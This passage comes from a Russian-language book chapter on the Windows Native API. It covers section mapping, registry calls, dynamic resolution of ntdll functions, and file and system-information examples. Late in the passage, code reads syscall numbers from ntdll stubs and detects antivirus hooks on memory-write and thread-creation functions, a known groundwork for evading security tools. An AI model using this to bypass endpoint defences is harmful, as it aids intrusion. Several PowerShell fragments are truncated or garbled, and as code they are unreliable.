    IN ULONG AllocationAttributes, // SEC_COMMIT, SEC_RESERVE, SEC_IMAGE
    IN HANDLE FileHandle // handle файла (или NULL для pagefile)
```

Параметр `AllocationAttributes`:

Значение	Описание
<code>SEC_COMMIT</code>	Секция полностью committed (для pagefile-backed)
<code>SEC_RESERVE</code>	Только резервирование (commit позже через <code>NtAllocateVirtualMemory</code>)
<code>SEC_IMAGE</code>	PE-образ (EXE/DLL) — ядро выполняет relocation, валидацию
<code>SEC_NOCACHE</code>	Без кэширования
<code>SEC_LARGE_PAGES</code>	Использовать Large Pages (2 MB на x64)
<code>SEC_WRITECOMBINE</code>	Write-combining (для GPU-буферов)

NtMapViewOfSection

```
NTSTATUS NtMapViewOfSection(
    IN HANDLE SectionHandle,
    IN HANDLE ProcessHandle, // в какой процесс отобразить
    IN OUT PVOID *BaseAddress, // [in/out] адрес
    IN ULONG_PTR ZeroBits,
    IN SIZE_T CommitSize, // начальный commit size
    IN OUT PLARGE_INTEGER SectionOffset, // смещение в секции
    IN OUT PSIZE_T ViewSize, // размер отображения
    IN SECTION_INHERIT InheritDisposition, // наследование
    IN ULONG AllocationType, // MEM_RESERVE, MEM_LARGE_PAGES и т.д.
    IN ULONG Win32Protect // PAGE_READWRITE, PAGE_READONLY и т.д.
```

InheritDisposition: - **ViewShare** (1) — отображение наследуется дочерним процессом -

ViewUnmap (2) — отображение HE наследуется

Пример: разделяемая память между процессами

```
// Процесс-сервер: создание именованной секции
HANDLE hSection;
UNICODE_STRING sectionName;
OBJECT_ATTRIBUTES objAttr;
LARGE_INTEGER maxSize;

RtlInitUnicodeString(&sectionName, L"\\BaseNamedObjects\\MySharedMem");
InitializeObjectAttributes(&objAttr, &sectionName,
                           OBJ_CASE_INSENSITIVE, NULL, NULL);

maxSize.QuadPart = 4096;

NTSTATUS status = NtCreateSection(
    &hSection,
    SECTION_ALL_ACCESS,
    &objAttr,
    &maxSize,
    PAGE_READWRITE,
    SEC_COMMIT,
    NULL); // pagefile-backed (не привязана к файлу)

if (NT_SUCCESS(status)) {
    PVOID baseAddr = NULL;
    SIZE_T viewSize = 0; // 0 = весь объект

    status = NtMapViewOfSection(
        hSection,
        NtCurrentProcess(),
        &baseAddr,
        0, // ZeroBits
        0, // CommitSize (уже committed)
        NULL, // SectionOffset
        &viewSize,
        ViewShare, // наследование
        0, // AllocationType
        PAGE_READWRITE);

    if (NT_SUCCESS(status)) {
        // Записываем данные в shared memory
        wcscpy((WCHAR*)baseAddr, L"Hello from server process!");
        printf("Shared memory mapped at %p, size %llu\n",
               baseAddr, (ULONGLONG)viewSize);

        // Ждём (чтобы клиент мог подключиться)
        printf("Press Enter to exit...\n");
        getchar();

        NtUnmapViewOfSection(NtCurrentProcess(), baseAddr);
    }

    NtClose(hSection);
}
```

```
// Процесс-клиент: подключение к именованной секции
HANDLE hSection;
UNICODE_STRING sectionName;
OBJECT_ATTRIBUTES objAttr;

RtlInitUnicodeString(&sectionName, L"\\BaseNamedObjects\\MySharedMem");
InitializeObjectAttributes(&objAttr, &sectionName,
                           OBJ_CASE_INSENSITIVE, NULL, NULL);

NTSTATUS status = NtOpenSection(&hSection, SECTION_MAP_READ, &objAttr);

if (NT_SUCCESS(status)) {
    PVOID baseAddr = NULL;
    SIZE_T viewSize = 0;

    status = NtMapViewOfSection(
        hSection,
        NtCurrentProcess(),
        &baseAddr,
        0, 0, NULL,
        &viewSize,
        ViewShare,
        0,
        PAGE_READONLY);

    if (NT_SUCCESS(status)) {
        wprintf(L"Message from server: %s\\n", (WCHAR*)baseAddr);
        NtUnmapViewOfSection(NtCurrentProcess(), baseAddr);
    }

    NtClose(hSection);
}
```

Загрузка DLL через NtCreateSection + NtMapViewOfSection

Именно так загрузчик (**Ldr*** в ntdll.dll) загружает DLL:

```
// 1. Открываем файл DLL
HANDLE hFile;
// ... (NtOpenFile)

// 2. Создаём секцию с SEC_IMAGE
HANDLE hSection;
NTSTATUS status = NtCreateSection(
    &hSection,
    SECTION_ALL_ACCESS,
    NULL, // анонимная секция
    NULL, // размер = размер файла
    PAGE_EXECUTE,
    SEC_IMAGE, // ← ключевой флаг: PE-образ
    hFile);

// 3. Отображаем в адресное пространство
PVOID baseAddr = NULL;
SIZE_T viewSize = 0;

status = NtMapViewOfSection(
    hSection,
    NtCurrentProcess(),
    &baseAddr,
    0, 0, NULL,
    &viewSize,
    ViewShare,
    0,
    PAGE_EXECUTE);

// baseAddr теперь указывает на загруженный PE-образ
// с корректными relocations
```

2.9.6. NtOpenKey / NtCreateKey / NtQueryValueKey

Реестр Windows — это ещё одна подсистема, полностью доступная через Native API. Win32-функции **RegOpenKeyEx**, **RegCreateKeyEx**, **RegQueryValueEx** — обёртки над Native API.

NT-пути реестра

Важное отличие: Native API использует **NT-пути** реестра, а не Win32 (HKEY-based):

Win32	NT-путь
HKEY_LOCAL_MACHINE\SOFTWARE	\REGISTRY\MACHINE\SOFTWARE
HKEY_USERS\.DEFAULT	\REGISTRY\USER\.DEFAULT
HKEY_CURRENT_USER\SOFTWARE	\REGISTRY\USER\S-1-5-21- ... \SOFTWARE
HKEY_CLASSES_ROOT	(merged view, нет прямого NT-эквивалента)

HKEY_CURRENT_USER — это символическая ссылка на \REGISTRY\USER\<user-SID>.
HKEY_CLASSES_ROOT — это merged view из HKLM\SOFTWARE\Classes и HKCU\SOFTWARE\Classes.

NtOpenKey

```
NTSTATUS NtOpenKey(
    OUT PHANDLE      KeyHandle,
    IN  ACCESS_MASK   DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes
);
```

NtCreateKey

```
NTSTATUS NtCreateKey(
    OUT PHANDLE      KeyHandle,
    IN  ACCESS_MASK   DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes,
    IN  ULONG          TitleIndex,           // зарезервировано, должен быть 0
    IN  PUNICODE_STRING Class OPTIONAL,     // класс ключа (редко используется)
    IN  ULONG          CreateOptions,       // REG_OPTION_NON_VOLATILE и т.д.
    OUT PULONG         Disposition OPTIONAL // REG_CREATED_NEW_KEY / REG_OPENED_EXISTING_KEY
);
```

NtQueryValueKey

```
NTSTATUS NtQueryValueKey(
    IN  HANDLE          KeyHandle,
    IN  PUNICODE_STRING ValueName,
    IN  KEY_VALUE_INFORMATION_CLASS KeyValueInformationClass,
    OUT PVOID           KeyValueInformation,
    IN  ULONG           Length,
    OUT PULONG          ResultLength
);
```

KEY_VALUE_INFORMATION_CLASS:

Класс	Описание
KeyValueBasicInformation (0)	Имя + тип значения
KeyValueFullInformation (1)	Имя + тип + данные
KeyValuePartialInformation (2)	Тип + данные (без имени)
KeyValueFullInformationAlign64 (3)	То же, с 64-bit выравниванием
KeyValuePartialInformationAlign64 (4)	То же, с 64-bit выравниванием

Наиболее часто используется `KeyValuePartialInformation`:

```
typedef struct _KEY_VALUE_PARTIAL_INFORMATION {
    ULONG TitleIndex;
    ULONG Type;           // REG_SZ, REG_DWORD, REG_BINARY и т.д.
    ULONG DataLength;     // длина данных в байтах
    UCHAR Data[1];       // данные (variable length)
} KEY_VALUE_PARTIAL_INFORMATION, *PKEY_VALUE_PARTIAL_INFORMATION;
```

Полный пример: чтение значения реестра

```
// Чтение ProductName из HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion

HANDLE hKey;
UNICODE_STRING keyPath;
OBJECT_ATTRIBUTES objAttr;

RtlInitUnicodeString(&keyPath,
    L"\\REGISTRY\\MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
InitializeObjectAttributes(&objAttr, &keyPath,
    OBJ_CASE_INSENSITIVE, NULL, NULL);

NTSTATUS status = NtOpenKey(&hKey, KEY_READ, &objAttr);

if (NT_SUCCESS(status)) {
    UNICODE_STRING valueName;
    RtlInitUnicodeString(&valueName, L"ProductName");

    BYTE buffer[512];
    ULONG resultLength;

    status = NtQueryValueKey(
        hKey,
        &valueName,
        KeyValuePartialInformation,
        buffer,
        sizeof(buffer),
        &resultLength);

    if (NT_SUCCESS(status)) {
        PKEY_VALUE_PARTIAL_INFORMATION info =
            (PKEY_VALUE_PARTIAL_INFORMATION)buffer;

        if (info->Type == REG_SZ) {
            wprintf(L"ProductName: %.*s\n",
                info->DataLength / sizeof(WCHAR),
                (WCHAR*)info->Data);
        }
    }

    NtClose(hKey);
}
```

Перечисление подключей и значений


```
// NtEnumerateKey — перечисление подключей
NTSTATUS NtEnumerateKey(
    IN HANDLE KeyHandle,
    IN ULONG Index,
    IN KEY_INFORMATION_CLASS KeyInformationClass,
    OUT PVOID KeyInformation,
    IN ULONG Length,
    OUT PULONG ResultLength
);

// NtEnumerateValueKey — перечисление значений
NTSTATUS NtEnumerateValueKey(
    IN HANDLE KeyHandle,
    IN ULONG Index,
    IN KEY_VALUE_INFORMATION_CLASS KeyValueTypeInformationClass,
    OUT PVOID KeyValueInformation,
    IN ULONG Length,
    OUT PULONG ResultLength
);

// Пример перечисления подключей:
for (ULONG index = 0; ; index++) {
    BYTE buffer[1024];
    ULONG resultLength;

    status = NtEnumerateKey(hKey, index, KeyBasicInformation,
                           buffer, sizeof(buffer), &resultLength);

    if (status == STATUS_NO_MORE_ENTRIES) break;
    if (!NT_SUCCESS(status)) break;

    PKEY_BASIC_INFORMATION info = (PKEY_BASIC_INFORMATION)buffer;
    wprintf(L" Subkey: %.*s\n",
            info->NameLength / sizeof(WCHAR),
            info->Name);
}
}
```

NtNotifyChangeKey — мониторинг изменений

```
NTSTATUS NtNotifyChangeKey(
    IN HANDLE KeyHandle,
    IN HANDLE Event OPTIONAL,
    IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
    IN PVOID ApcContext OPTIONAL,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    IN ULONG CompletionFilter, // REG_NOTIFY_CHANGE_NAME | ...
    IN BOOLEAN WatchTree, // мониторить подключи?
    OUT PVOID Buffer OPTIONAL,
    IN ULONG BufferSize,
    IN BOOLEAN Asynchronous
);
```

Это Native API аналог `RegNotifyChangeKeyValue`, но с поддержкой APC-уведомлений.

2.10. Динамическое разрешение функций Native API

Зачем нужно динамическое разрешение

Не все функции Native API определены в заголовочных файлах Windows SDK. `winternl.h` содержит лишь малую часть прототипов. Для вызова большинства Nt*-функций нужно:

1. Определить прототип функции (из документации, заголовков WDK, или реверс-инжиниринга).
2. Получить указатель на функцию через `GetProcAddress` (или `LdrGetProcedureAddress`).
3. Вызвать функцию через указатель.

Паттерн GetProcAddress

```
#include <windows.h>
#include <stdio.h>

// Шаг 1: Определить прототип
typedef NTSTATUS (NTAPI *PFN_NtQuerySystemInformation)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

typedef NTSTATUS (NTAPI *PFN_NtQueryInformationProcess)(
    HANDLE ProcessHandle,
    ULONG ProcessInformationClass,
    PVOID ProcessInformation,
    ULONG ProcessInformationLength,
    PULONG ReturnLength
);

typedef NTSTATUS (NTAPI *PFN_NtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect
);

int main() {
    // Шаг 2: Получить handle ntdll.dll
    // ntdll.dll всегда загружена – GetModuleHandle не загружает, а ищет
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    if (!hNtdll) {
        printf("Cannot find ntdll.dll (impossible!)\n");
        return 1;
    }

    // Шаг 3: Получить указатели на функции
    PFN_NtQuerySystemInformation pNtQuerySystemInformation =
        (PFN_NtQuerySystemInformation)
        GetProcAddress(hNtdll, "NtQuerySystemInformation");

    PFN_NtQueryInformationProcess pNtQueryInformationProcess =
        (PFN_NtQueryInformationProcess)
        GetProcAddress(hNtdll, "NtQueryInformationProcess");

    PFN_NtAllocateVirtualMemory pNtAllocateVirtualMemory =
        (PFN_NtAllocateVirtualMemory)
        GetProcAddress(hNtdll, "NtAllocateVirtualMemory");

    // Проверка
    printf("NtQuerySystemInformation:    %p\n", pNtQuerySystemInformation);
    printf("NtQueryInformationProcess:    %p\n", pNtQueryInformationProcess);
    printf("NtAllocateVirtualMemory:    %p\n", pNtAllocateVirtualMemory);

    // Шаг 4: Использование
    if (pNtQuerySystemInformation) {
        ULONG returnLength = 0;
        NTSTATUS status = pNtQuerySystemInformation(
            0, // SystemBasicInformation
            NULL,
            0,
            &returnLength);
        printf("SystemBasicInformation needs %lu bytes\n", returnLength);
    }

    return 0;
}
```

Паттерн LdrGetProcedureAddress (Native API way)

Если вы работаете в «чистом» Native API режиме (без kernel32.dll), используйте

`LdrGetProcedureAddress`:

```

// LdrGetProcedureAddress — Native API аналог GetProcAddress
NTSTATUS LdrGetProcedureAddress(
    IN PVOID DllHandle,
    IN PANSI_STRING ProcedureName OPTIONAL, // ANSI, не UNICODE!
    IN ULONG ProcedureNumber OPTIONAL, // ordinal
    OUT PVOID *ProcedureAddress
);

// Пример использования:
ANSI_STRING funcName;
RtlInitAnsiString(&funcName, "NtCreateFile"); // ANSI!

PVOID pFunc = NULL;
NTSTATUS status = LdrGetProcedureAddress(
    hNtdll, // handle модуля (из PEB→Ldr)
    &funcName,
    0, // ordinal (0 = использовать имя)
    &pFunc);

```

PowerShell-вариант разрешения

```
# code/ch02/resolve_ntapi.ps1 — Разрешение функций Native API из PowerShell

# Способ 1: Через Add-Type и P/Invoke
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public static class NtDll
{
    [DllImport("ntdll.dll")]
    public static extern int NtQuerySystemInformation(
        int SystemInformationClass,
        IntPtr SystemInformation,
        int SystemInformationLength,
        out int ReturnLength);

    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationProcess(
        IntPtr ProcessHandle,
        int ProcessInformationClass,
        IntPtr ProcessInformation,
        int ProcessInformationLength,
        out int ReturnLength);

    [DllImport("ntdll.dll")]
    public static extern void RtlInitUnicodeString(
        ref UNICODE_STRING DestinationString,
        [MarshalAs(UnmanagedType.LPWStr)] string SourceString);

    [StructLayout(LayoutKind.Sequential)]
    public struct UNICODE_STRING
    {
        public ushort Length;
        public ushort MaximumLength;
        public IntPtr Buffer;
    }

    // Псевдо-handle текущего процесса
    public static IntPtr NtCurrentProcess()
    {
        return new IntPtr(-1);
    }
}
"@

# Использование
$returnLength = 0
$status = [NtDll]::NtQuerySystemInformation(
    0, # SystemBasicInformation
    [IntPtr]::Zero,
    0,
    [ref]$returnLength)

Write-Host "Status: 0x${($status.ToString('X8'))}"
Write-Host "Required buffer size: $returnLength bytes"

# Выделение буфера и повторный вызов
$buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($returnLength)
try {
    $status = [NtDll]::NtQuerySystemInformation(
        0,
        $buffer,
        $returnLength,
        [ref]$returnLength)

    if ($status -ge 0) {
        # SystemBasicInformation layout:
        # ULONG Reserved          offset 0
        # ULONG TimerResolution   offset 4
        # ULONG PageSize          offset 8
        # ULONG NumberOfPhysicalPages offset 12
        $pageSize = [System.Runtime.InteropServices.Marshal]::ReadInt32($buffer, 8)
        $physPages = [System.Runtime.InteropServices.Marshal]::ReadInt32($buffer, 12)
        $totalMB = ($physPages * $pageSize) / 1MB
    }
}
```

```

        Write-Host "Page size: $pageSize bytes"
        Write-Host "Physical pages: $physPages"
        Write-Host "Total physical memory: $('([math]::Round($totalMB)) MB"
    }
}
finally {
    [System.Runtime.InteropServices.Marshal]::FreeHGlobal($buffer)
}

# Способ 2: Динамическое получение адреса функции
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public static class Kernel32
{
    [DllImport("kernel32.dll", CharSet = CharSet.Ansi)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);
}
"@

$hNtdll = [Kernel32]::GetModuleHandle("ntdll.dll")
Write-Host "`nntdll.dll base: 0x$($hNtdll.ToString('X'))"

# Список функций для разрешения
$functions = @(
    "NtCreateFile",
    "NtOpenProcess",
    "NtQuerySystemInformation",
    "NtQueryInformationProcess",
    "NtAllocateVirtualMemory",
    "NtFreeVirtualMemory",
    "NtCreateSection",
    "NtMapViewOfSection",
    "NtOpenKey",
    "NtQueryValueKey",
    "NtClose",
    "RtlInitUnicodeString",
    "RtlNtStatusToDosError",
    "RtlDosPathNameToNtPathName_U"
)

Write-Host "`nResolved Native API functions:"
Write-Host ("-" * 55)

foreach ($func in $functions) {
    $addr = [Kernel32]::GetProcAddress($hNtdll, $func)
    if ($addr -ne [IntPtr]::Zero) {
        Write-Host ("{0,-40} 0x{1}" -f $func, $addr.ToString('X'))
    } else {
        Write-Host ("{0,-40} NOT FOUND" -f $func) -ForegroundColor Red
    }
}

# Способ 3: Чтение SSN (System Service Number) из заглушки
Write-Host "`nSystem Service Numbers (SSN):"
Write-Host ("-" * 55)

$ntFunctions = @(
    "NtCreateFile",
    "NtOpenProcess",
    "NtClose",
    "NtAllocateVirtualMemory",
    "NtWriteVirtualMemory",
    "NtQuerySystemInformation"
)

foreach ($func in $ntFunctions) {
    $addr = [Kernel32]::GetProcAddress($hNtdll, $func)
    if ($addr -ne [IntPtr]::Zero) {
        # Читаем SSN: stub начинается с mov r10,rcx (4c 8b d1) + mov eax,SSN (b8 XX XX
        $byte0 = [System.Runtime.InteropServices.Marshal]::ReadByte($addr, 0) # 4c
        $byte1 = [System.Runtime.InteropServices.Marshal]::ReadByte($addr, 1) # 8b
        $byte2 = [System.Runtime.InteropServices.Marshal]::ReadByte($addr, 2) # d1
    }
}

```

```

    $byte3 = [System.Runtime.InteropServices.Marshal]::ReadByte($addr, 3) # b8

    if ($byte0 -eq 0x4c -and $byte1 -eq 0x8b -and $byte2 -eq 0xd1 -and $byte3 -eq 0)
    {
        $ssn = [System.Runtime.InteropServices.Marshal]::ReadInt32($addr, 4)
        Write-Host ("{0,-40} SSN = 0x{1:X4} ({1})" -f $func, $ssn)
    } else {
        Write-Host ("{0,-40} HOOKED (bytes: {1:X2} {2:X2} {3:X2} {4:X2})" -f `
            $func, $byte0, $byte1, $byte2, $byte3) -ForegroundColor Yellow
    }
}
}
}

```

Обнаружение перехватов (hooks)

Заглушки в `ntdll.dll` имеют предсказуемую структуру. Если первые байты функции не соответствуют ожидаемому паттерну (`4C 8B D1 B8 xx xx 00 00`), функция, вероятно, перехвачена (hooked) антивирусом или другим ПО:

```

BOOL IsNtFunctionHooked(const char* funcName) {
    PVOID addr = GetProcAddress(GetModuleHandleW(L"ntdll.dll"), funcName);
    if (!addr) return FALSE;

    BYTE* bytes = (BYTE*)addr;

    // Ожидаемый паттерн на x64:
    // 4C 8B D1      mov r10, rcx
    // B8 xx xx 00 00 mov eax, <SSN>
    if (bytes[0] == 0x4C && bytes[1] == 0x8B && bytes[2] == 0xD1 &&
        bytes[3] == 0xB8) {
        return FALSE; // не перехвачена
    }

    // Если первый байт — JMP (E9) или другая инструкция — hooked
    return TRUE;
}

// Проверка:
const char* funcs[] = {
    "NtCreateFile", "NtAllocateVirtualMemory",
    "NtWriteVirtualMemory", "NtProtectVirtualMemory",
    "NtCreateThreadEx", NULL
};

for (int i = 0; funcs[i]; i++) {
    printf("%-35s %s\n", funcs[i],
        IsNtFunctionHooked(funcs[i]) ? "HOOKED!" : "clean");
}

```

2.11. Практические примеры

В этом разделе мы объединим всё изученное в полноценные рабочие примеры. Исходные файлы находятся в каталоге `code/ch02/`.

Пример 1: `ntcreatefile_raw.c` — Работа с файлами через Native API

Этот пример демонстрирует создание файла, запись, чтение и получение информации о файле — всё через Native API:

```

// code/ch02/ntcreatefile_raw.c
//
// Демонстрация файловых операций через Native API:
// - Создание файла (NtCreateFile)
// - Запись (NtWriteFile)
// - Чтение (NtReadFile)
// - Получение информации (NtQueryInformationFile)
// - Удаление (NtSetInformationFile с FileDispositionInformation)
//
// Компиляция: cl /W4 ntcreatefile_raw.c ntdll.lib
// Альтернативно: использовать GetProcAddress (см. ниже)

#include <windows.h>
#include <winternl.h>
#include <stdio.h>

#pragma comment(lib, "ntdll.lib")

// Прототипы функций, отсутствующих в winternl.h
typedef NTSTATUS (NTAPI *PFN_NtWriteFile)(
    HANDLE FileHandle,
    HANDLE Event,
    PIO_APC_ROUTINE ApcRoutine,
    PVOID ApcContext,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID Buffer,
    ULONG Length,
    PLARGE_INTEGER ByteOffset,
    PULONG Key
);

typedef NTSTATUS (NTAPI *PFN_NtReadFile)(
    HANDLE FileHandle,
    HANDLE Event,
    PIO_APC_ROUTINE ApcRoutine,
    PVOID ApcContext,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID Buffer,
    ULONG Length,
    PLARGE_INTEGER ByteOffset,
    PULONG Key
);

typedef NTSTATUS (NTAPI *PFN_NtQueryInformationFile)(
    HANDLE FileHandle,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID FileInformation,
    ULONG Length,
    FILE_INFORMATION_CLASS FileInformationClass
);

typedef NTSTATUS (NTAPI *PFN_NtSetInformationFile)(
    HANDLE FileHandle,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID FileInformation,
    ULONG Length,
    FILE_INFORMATION_CLASS FileInformationClass
);

// Структура для FileStandardInformation
typedef struct _FILE_STANDARD_INFORMATION {
    LARGE_INTEGER AllocationSize;
    LARGE_INTEGER EndOfFile;
    ULONG NumberOfLinks;
    BOOLEAN DeletePending;
    BOOLEAN Directory;
} FILE_STANDARD_INFORMATION, *PFILE_STANDARD_INFORMATION;

// Структура для FileDispositionInformation
typedef struct _FILE_DISPOSITION_INFORMATION {
    BOOLEAN DeleteFile;
} FILE_DISPOSITION_INFORMATION, *PFILE_DISPOSITION_INFORMATION;

void PrintStatus(const char* operation, NTSTATUS status) {
    printf("[%s] NTSTATUS: 0x%08X (%s)\n",
        operation, status,
        NT_SUCCESS(status) ? "SUCCESS" : "FAILED");
}

```

```

}

int main() {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");

    // Получаем указатели на функции
    PFN_NtWriteFile pNtWriteFile =
        (PFN_NtWriteFile)GetProcAddress(hNtdll, "NtWriteFile");
    PFN_NtReadFile pNtReadFile =
        (PFN_NtReadFile)GetProcAddress(hNtdll, "NtReadFile");
    PFN_NtQueryInformationFile pNtQueryInfoFile =
        (PFN_NtQueryInformationFile)GetProcAddress(hNtdll, "NtQueryInformationFile");
    PFN_NtSetInformationFile pNtSetInfoFile =
        (PFN_NtSetInformationFile)GetProcAddress(hNtdll, "NtSetInformationFile");

    // =====
    // 1. Создание файла
    // =====
    HANDLE hFile;
    IO_STATUS_BLOCK iosb;
    UNICODE_STRING fileName;
    OBJECT_ATTRIBUTES objAttr;

    RtlInitUnicodeString(&fileName, L"\\??\\C:\\Temp\\native_test.txt");
    InitializeObjectAttributes(&objAttr, &fileName,
                               OBJ_CASE_INSENSITIVE, NULL, NULL);

    NTSTATUS status = NtCreateFile(
        &hFile,
        FILE_GENERIC_READ | FILE_GENERIC_WRITE | DELETE | SYNCHRONIZE,
        &objAttr,
        &iosb,
        NULL,
        FILE_ATTRIBUTE_NORMAL,
        0, // exclusive access
        FILE_OVERWRITE_IF, // создать или перезаписать
        FILE_SYNCHRONOUS_IO_NONALERT |
            FILE_NON_DIRECTORY_FILE,
        NULL, 0);

    PrintStatus("NtCreateFile", status);
    if (!NT_SUCCESS(status)) return 1;

    const char* actionStr;
    switch (iosb.Information) {
        case FILE_CREATED: actionStr = "FILE_CREATED"; break;
        case FILE_OVERWRITTEN: actionStr = "FILE_OVERWRITTEN"; break;
        case FILE_OPENED: actionStr = "FILE_OPENED"; break;
        default: actionStr = "UNKNOWN"; break;
    }
    printf(" Action: %s\n", actionStr);

    // =====
    // 2. Запись данных
    // =====
    const char* message = "This file was created using NtCreateFile.\r\n"
                          "Written using NtWriteFile.\r\n"
                          "Native API is powerful!\r\n";
    ULONG msgLen = (ULONG)strlen(message);

    status = pNtWriteFile(hFile, NULL, NULL, NULL, &iosb,
                          (PVOID)message, msgLen, NULL, NULL);
    PrintStatus("NtWriteFile", status);
    if (NT_SUCCESS(status)) {
        printf(" Bytes written: %llu\n", (ULONGLONG)iosb.Information);
    }

    // =====
    // 3. Чтение данных (seek to beginning first)
    // =====
    LARGE_INTEGER offset = {0};
    FILE_POSITION_INFORMATION posInfo;
    posInfo.CurrentByteOffset = offset;
    pNtSetInfoFile(hFile, &iosb, &posInfo, sizeof(posInfo),
                   FilePositionInformation);

    char readBuffer[4096] = {0};
    status = pNtReadFile(hFile, NULL, NULL, NULL, &iosb,

```



```

        readBuffer, sizeof(readBuffer) - 1, NULL, NULL);
PrintStatus("NtReadFile", status);
if (NT_SUCCESS(status)) {
    printf(" Bytes read: %llu\n", (ULONGLONG)iosb.Information);
    printf(" Content:\n%s\n", readBuffer);
}

// =====
// 4. Запрос информации о файле
// =====
FILE_STANDARD_INFORMATION stdInfo;
status = pNtQueryInfoFile(hFile, &iosb, &stdInfo, sizeof(stdInfo),
                           FileStandardInformation);
PrintStatus("NtQueryInformationFile", status);
if (NT_SUCCESS(status)) {
    printf(" File size: %lld bytes\n", stdInfo.EndOfFile.QuadPart);
    printf(" Allocation size: %lld bytes\n", stdInfo.AllocationSize.QuadPart);
    printf(" Number of links: %lu\n", stdInfo.NumberOfLinks);
    printf(" Is directory: %s\n", stdInfo.Directory ? "YES" : "NO");
}

// =====
// 5. Удаление файла (mark for deletion)
// =====
FILE_DISPOSITION_INFORMATION dispInfo;
dispInfo.DeleteFile = TRUE;

status = pNtSetInfoFile(hFile, &iosb, &dispInfo, sizeof(dispInfo),
                        FileDispositionInformation);
PrintStatus("NtSetInformationFile (delete)", status);

NtClose(hFile);
printf("\nFile handle closed. File will be deleted.\n");

return 0;
}

```

Пример 2: enum_system_info.c — Перечисление системной информации

```
// code/ch02/enum_system_info.c
//
// Демонстрация NtQuerySystemInformation с различными info classes:
// - Базовая информация о системе
// - Список процессов и потоков
// - Загруженные модули ядра
// - Информация о handles
//
// Компиляция: cl /W4 enum_system_info.c

#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// =====
// Определения структур (не все есть в winternl.h)
// =====

#define SystemBasicInformation 0
#define SystemProcessInformation 5
#define SystemModuleInformation 11
#define SystemHandleInformation 16
#define SystemTimeOfDayInformation 3

typedef struct _SYSTEM_BASIC_INFORMATION {
    ULONG Reserved;
    ULONG TimerResolution;
    ULONG PageSize;
    ULONG NumberOfPhysicalPages;
    ULONG LowestPhysicalPageNumber;
    ULONG HighestPhysicalPageNumber;
    ULONG AllocationGranularity;
    ULONG_PTR MinimumUserModeAddress;
    ULONG_PTR MaximumUserModeAddress;
    ULONG_PTR ActiveProcessorsAffinityMask;
    CCHAR NumberOfProcessors;
} MY_SYSTEM_BASIC_INFORMATION;

typedef struct _SYSTEM_TIMEOFDAY_INFORMATION {
    LARGE_INTEGER BootTime;
    LARGE_INTEGER CurrentTime;
    LARGE_INTEGER TimeZoneBias;
    ULONG TimeZoneId;
    ULONG Reserved;
    ULONGLONG BootTimeBias;
    ULONGLONG SleepTimeBias;
} MY_SYSTEM_TIMEOFDAY_INFORMATION;

typedef struct _RTL_PROCESS_MODULE_INFORMATION {
    HANDLE Section;
    PVOID MappedBase;
    PVOID ImageBase;
    ULONG ImageSize;
    ULONG Flags;
    USHORT LoadOrderIndex;
    USHORT InitOrderIndex;
    USHORT LoadCount;
    USHORT OffsetToFileName;
    UCHAR FullPathName[256];
} RTL_PROCESS_MODULE_INFORMATION;

typedef struct _RTL_PROCESS_MODULES {
    ULONG NumberOfModules;
    RTL_PROCESS_MODULE_INFORMATION Modules[1];
} RTL_PROCESS_MODULES;

// =====
// Прототип функции
// =====

typedef NTSTATUS (NTAPI *PFN_NtQuerySystemInformation)(
    ULONG, PVOID, ULONG, PULONG);

PFN_NtQuerySystemInformation pNtQuerySystemInformation;
```

```

void PrintSeparator(const char* title) {
    printf("\n");
    printf("=====\n");
    printf(" %s\n", title);
    printf("=====\n\n");
}

// =====
// 1. Базовая информация о системе
// =====

void ShowBasicInfo() {
    PrintSeparator("SYSTEM BASIC INFORMATION");

    MY_SYSTEM_BASIC_INFORMATION sbi;
    NTSTATUS status = pNtQuerySystemInformation(
        SystemBasicInformation, &sbi, sizeof(sbi), NULL);

    if (NT_SUCCESS(status)) {
        printf(" Processors:          %d\n", sbi.NumberOfProcessors);
        printf(" Page size:             %lu bytes\n", sbi.PageSize);
        printf(" Allocation gran.:      %lu bytes (0x%X)\n",
            sbi.AllocationGranularity, sbi.AllocationGranularity);
        printf(" Physical pages:        %lu (%lu MB)\n",
            sbi.NumberOfPhysicalPages,
            (ULONG)((ULONGLONG)sbi.NumberOfPhysicalPages * sbi.PageSize / (1024*1024)));
        printf(" User addr range:       0x%p - 0x%p\n",
            (PVOID)sbi.MinimumUserModeAddress,
            (PVOID)sbi.MaximumUserModeAddress);
        printf(" Timer resolution:      %lu (100-ns units)\n", sbi.TimerResolution);
    } else {
        printf(" Failed: 0x%08X\n", status);
    }
}

// =====
// 2. Время загрузки системы
// =====

void ShowTimeOfDay() {
    PrintSeparator("SYSTEM TIME OF DAY");

    MY_SYSTEM_TIMEOFDAY_INFORMATION tod;
    NTSTATUS status = pNtQuerySystemInformation(
        SystemTimeOfDayInformation, &tod, sizeof(tod), NULL);

    if (NT_SUCCESS(status)) {
        FILETIME ft;
        SYSTEMTIME st;

        ft.dwLowDateTime = tod.BootTime.LowPart;
        ft.dwHighDateTime = tod.BootTime.HighPart;
        FileTimeToSystemTime(&ft, &st);
        printf(" Boot time:      %04d-%02d-%02d %02d:%02d:%02d UTC\n",
            st.wYear, st.wMonth, st.wDay,
            st.wHour, st.wMinute, st.wSecond);

